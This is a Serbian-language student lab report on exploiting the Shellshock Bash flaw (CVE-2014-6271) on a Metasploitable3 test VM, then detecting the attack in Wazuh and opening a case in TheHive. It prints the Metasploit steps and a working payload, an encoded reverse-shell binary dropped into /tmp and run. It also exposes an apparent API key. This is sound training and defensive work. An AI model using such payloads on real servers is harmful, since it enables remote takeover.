

Eksploatacija ranjivosti, detekcija, i Incident Response izveštaj

Ime studenta:

Datum:

Pregled Ranjivosti

Za svaku eksploatisanu ranjivost:

1. CVE-2014-6271

1.1 Informacije o ranjivosti

ID ranjivosti (CVE): CVE-2014-6271

Pogođen servis: Bash

CVSS ocena: 9.8

Severity: Critical

Opis ranjivosti: Bash podržava export-ovanje shell funkcija kao environment variables.

Ranjivost je to što bash nastavlja da parsira i izvršava shell komande nakon definisanja funkcije.

Na primer: `EXAMPLE=() { ... }; some-command` Ako se ovakva funkcija export-uje, kada se bude uvela kao environment variable u neki drugi bash proces, komanda posle definicije, tj. `some-command` će se izvršiti. Ovim se dozvoljava remote arbitrary code execution. Ranjivost je prisutna u GNU Bash do verzije 4.3.

1.2 Opis eksploita

Izvor eksploita: Metasploit (multi/http/apache_mod_cgi_bash_env_exec)

Metod eksploatacije:

U User-Agent header http zahteva se stavlja maliciozan kod koji omogućava izvršavanje komandi na serveru. Potrebno je da na serveru bude omogućen CGI.

Proces Eksploatacije

Za svaku eksploatisanu ranjivost:

2.1 Podešavanje eksploita

Ranjiv cilj: Cilj je bio Metasploitable3 virtualna mašina. Potrebno je da instalirana verzija bash-a bude <4.3 i da postoji pokrenut Apache2(v2.4.7) server sa uključenim CGI podešavanjem.

Apache2 server radi na portu 80.

Alati za eksploataciju:

Metasploit

2.2 Koraci eksploatacije

Objasnite proces eksploatacije korak po korak - DETALJNO:

Link do repozitorijuma sa exploitom: https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/http/apache_mod_cgi_bash_env_exec.rb

Nakon što smo podesili Metasploitable3 virtualnu mašinu (detalji u prošloj sekciji) potrebno je pokrenuti Metasploit command line tool na host mašini. Zatim se pokreću sledeće komande: search CVE-2014-6271 > use 1 > options > set rhost 192.168.1.103 > set targeturi /cgi-bin/hello.sh

Unutar User-Agent headera http zahteva sa nalazi payload koji sadrži binarni kod izvršnog fajla. Stavljanjem sledećeg tekst `() { :; };` u payload moguće je izvršiti sve komande koje se nalaze nako njega. Upravo tu se smešta kod izvršnog fajla. Izvršni fajl se smešta na određenu putanju, dodaju mu se odgovarajuće privilegije i pokreće se. Pokretanje ovog fajla otvara reverse shell konekciju sa napadačem.

Payload:

```
192.168.1.102- - [18/Nov/2024:20:13:40 +0000] "GET /cgi-bin/hello.sh HTTP/1.1" 200 236 "-" "()
{ :; };echo -e "\r\nZoeiBBjuAvYpYqDXijW8JrzEYOK1XmuX$(echo -en
\x7f\x45\x4c\x46\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x03\x00\x01\x00\x
00\x00\x54\x80\x04\x08\x34\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x34\x00\x20\x00\x0
1\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x80\x04\x08\x00\x80\x04\
x08\xcf\x00\x00\x00\x4a\x01\x00\x00\x07\x00\x00\x00\x00\x10\x00\x00\x6a\x0a\x5e\x31\xdb\x
7\xe3\x53\x43\x53\x6a\x02\xb0\x66\x89\xe1\xcd\x80\x97\x5b\x68\xc0\xa8\x01\x66\x68\x02\x00\
x11\x5c\x89\xe1\x6a\x66\x58\x50\x51\x57\x89\xe1\x43\xcd\x80\x85\xc0\x79\x19\x4e\x74\x3d\x6
8\xa2\x00\x00\x00\x58\x6a\x00\x6a\x05\x89\xe3\x31\xc9\xcd\x80\x85\xc0\x79\xbd\xeb\x27\xb2\
x07\xb9\x00\x10\x00\x00\x89\xe3\xc1\xeb\x0c\xc1\xe3\x0c\xb0\x7d\xcd\x80\x85\xc0\x78\x10\x5
b\x89\xe1\x99\xb2\x6a\xb0\x03\xcd\x80\x85\xc0\x78\x02\xff\xe1\xb8\x01\x00\x00\x00\xbb\x01\x
00\x00\x00\xcd\x80>>/tmp/JZxyY ; /bin/chmod 777 /tmp/JZxyY ;
/tmp/JZxyY)ZoeiBBjuAvYpYqDXijW8JrzEYOK1XmuX""
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/http/advantech_switch_bash_env_exec	2015-12-01	excellent	Yes	Advantech Switch Bash Envir
1	exploit/multi/http/apache_mod_cgi_bash_env_exec	2014-09-24	excellent	Yes	Apache mod_cgi Bash Environ
2	_ target: Linux x86
3	_ target: Linux x86_64
4	auxiliary/scanner/http/apache_mod_cgi_bash_env	2014-09-24	normal	Yes	Apache mod_cgi Bash Environ
5	exploit/multi/http/cups_bash_env_exec	2014-09-24	excellent	Yes	CUPS Filter Bash Environmen
6	auxiliary/server/dhclient_bash_env	2014-09-24	normal	No	DHCP Client Bash Environmen
7	exploit/unix/dhcp/bash_environment	2014-09-24	excellent	No	Dhclient Bash Environment V
8	exploit/linux/http/ipfire_bashbug_exec	2014-09-29	excellent	Yes	IPFire Bash Environment Var
9	exploit/osx/local/vmware_bash_function_root	2014-09-24	normal	Yes	OS X VMWare Fusion Privileg
10	exploit/multi/ftp/pureftpd_bash_env_exec	2014-09-24	excellent	Yes	Pure-FTPd External Authent
11	_ target: Linux x86
12	_ target: Linux x86_64
13	exploit/unix/smtp/qmail_bash_env_exec	2014-09-24	normal	No	Qmail SMTP Bash Environment

2.3 Rezultat eksploatacije

Prikažite rezultate eksploatacije:

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.1.102:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Sending stage (1017704 bytes) to 192.168.1.103
[*] Meterpreter session 2 opened (192.168.1.102:4444 -> 192.168.1.103:38849) at 2024-11-18 20:36:16 +0100

meterpreter > shell
Process 14696 created.
Channel 1 created.
whoami
www-data
```

Detekcija Korišćenjem Wazuh SIEM-a

Za svaku eksploatisanu ranljivost:


3.1 Wazuh SIEM pravila

Pravila korišćena za detekciju:

ID pravila: T1203

Opis: Atribut regex traži unose u iz log fajla koji sadrže sledeći tekst: `() { ; ; }`

Id pravila predstavlja jedinstveni identifikator, dok level predstavlja nivo opasnosti koju definisani napad predstavlja. Level 12 kreira high severity alert. Group atributi predstavljaju oznake koje će alert da dobije nakon kreiranja. Koristi se za filtriranje. Options atributi definiše da se u alertu ne stavi ceo log. Atribut MITRE predstavlja MITRE id tehnike napada koji odgovara pravilu.



3.2 Konfiguracija SIEM-a

Podešavanje Wazuh agenta:

Na target mašini je instaliran Wazuh-Agent i podešena je env varijabla

(WAZUH_MANAGER="192.168.1.104" apt-get install wazuh-agent) koja kreira vezu između agenta i Wazuh Manager-a.

```
Terminal - root@metasploitable3-ub1404: ~
File Edit View Terminal Tabs Help
Setting up systemd-services (204-5ubuntu20.31) ...
Installing new version of config file /etc/systemd/logind.conf ...
Setting up libpam-systemd:amd64 (204-5ubuntu20.31) ...
Installing new version of config file /etc/init/systemd-logind.conf ...
systemd-logind start/running, process 9388
Setting up libsystemd-login0:amd64 (204-5ubuntu20.31) ...
Setting up init-system-helpers (1.14ubuntu1) ...
Setting up systemd (204-5ubuntu20.31) ...
Initializing machine ID from D-Bus machine ID.
systemd start/running, process 9438
Processing triggers for libc-bin (2.19-0ubuntu6) ...
Processing triggers for ureadahead (0.100.0-16) ...
root@metasploitable3-ub1404:~# systemctl daemon-reload
root@metasploitable3-ub1404:~# systemctl enable wazuh-agent
Failed to issue method call: No such file or directory
root@metasploitable3-ub1404:~# /var/ossec/bin/wazuh-control start
Starting Wazuh v4.9.2...
Started wazuh-execd...
Started wazuh-agentd...
Started wazuh-syscheckd...
Started wazuh-logcollector...
Started wazuh-modulesd...
Completed.
root@metasploitable3-ub1404:~#
```


Prikupljanje logova:

Prikupljaju se svi logovi generisani od strane Apache2 servera sa putanje:

/var/log/apache2/access.log

3.3 Proces detekcije

Opišite proces detekcije:



Podaci o detektovanom napadu unutar Wazuh interfejsa

Incident Response sa The Hive-om

4.1 Podešavanje integracije

Opis integracije:


Za povezivanje Wazuh-a i TheHive-a ispraćen je tutorijal sa sledećeg linka:

<https://wazuh.com/blog/using-wazuh-and-thehive-for-threat-protection-and-incident-response/>

```
vlada@vlada-VirtualBox: ~/thehive/docker/prod1-thehive x root@vlada-VirtualBox: /var/ossec/etc
GNU nano 7.2 ossec.conf
<alerts_log>yes</alerts_log>
<logall>no</logall>
<logall_json>no</logall_json>
<email_notification>no</email_notification>
<smtp_server>smtp.example.wazuh.com</smtp_server>
<email_from>wazuh@example.wazuh.com</email_from>
<email_to>recipient@example.wazuh.com</email_to>
<email_maxperhour>12</email_maxperhour>
<email_log_source>alerts.log</email_log_source>
<agents_disconnection_time>10m</agents_disconnection_time>
<agents_disconnection_alert_time>0</agents_disconnection_alert_time>
<update_check>yes</update_check>
</global>
<integration>
  <name>custom-w2thive</name>
  <hook_url>http://127.0.0.1:9000</hook_url>
  <api_key>qSq4AoC4wgV4tNHqIq9uxB3KH+uD6hY3</api_key>
  <alert_format>json</alert_format>
</integration>
<alerts>
```

Integracija pravila:

Nakon kreiranog alerta u Wazuh-u, pojavio se alert unutar TheHive-a. Nakon toga potrebno je kliknuti na alert i otvoriti slučaj. Ispod se nalaze screenshot-ovi TheHive alert-a.



key	val
rule.level	15
rule.description	Shellshock attack detected
rule.id	31168
rule.mitre.id	['T1068', 'T1190']
rule.mitre.tactic	['Privilege Escalation', 'Initial Access']
rule.mitre.technique	['Exploitation for Privilege Escalation', 'Exploit Public-Facing Application']
rule.info	CVE-2014-6271https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271

rule.info	CVE-2014-6271https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
rule.firedtimes	1
rule.mail	True
rule.groups	['web', 'accesslog', 'attack']
rule.pci_dss	['11.4']
rule.gdpr	['IV_35.7.d']
rule.nist_800_53	['SI.4']
rule.tsc	['CC6.1', 'CC6.8', 'CC7.2', 'CC7.3']

Agent

key	val
agent.id	001
agent.name	metasploitable3-ub1404
agent.ip	192.168.1.103

Manager

key	val
manager.name	vlada-VirtualBox

Id

key	val
id	1731960821.91674

Data

key	val
data.protocol	GET
data.srcip	192.168.1.102
data.id	200
data.url	/cgi-bin/hello.sh

Location

key	val
location	/var/log/apache2/access.log

4.2 Kreiranje slučaja u The Hive-u

Detalji o slučaju:

The screenshot displays the TheHive web interface in a browser window. The address bar shows the URL `127.0.0.1:9000/cases`. A red banner at the top indicates a trial license. The main content area shows a list of cases, with one case selected and its details expanded.

Case Details:

- Status:** New (marked as 'New a few seconds ago')
- Severity:** Critical (indicated by a red 'C' icon)
- #Number:** #1
- Title:** Shellshock attack attempt
- Details:**
 - rule=31166
 - agent_ip=192.168.1.103
 - agent_id=001
 - agent_name=metasploitable3-ub140...
 - wazuh
 - None
- Tasks:** 0
- Observables:** 4
- TTPs:** 0
- Linked Alerts:** 1
- Assignee:** T (represented by a person icon)
- Dates:**
 - S. 18/11/2024 21:23
 - C. 18/11/2024 21:34

The interface includes a sidebar with navigation icons and a bottom navigation bar with pagination controls showing '0 - 1 of 1' and a 'Show 30' dropdown.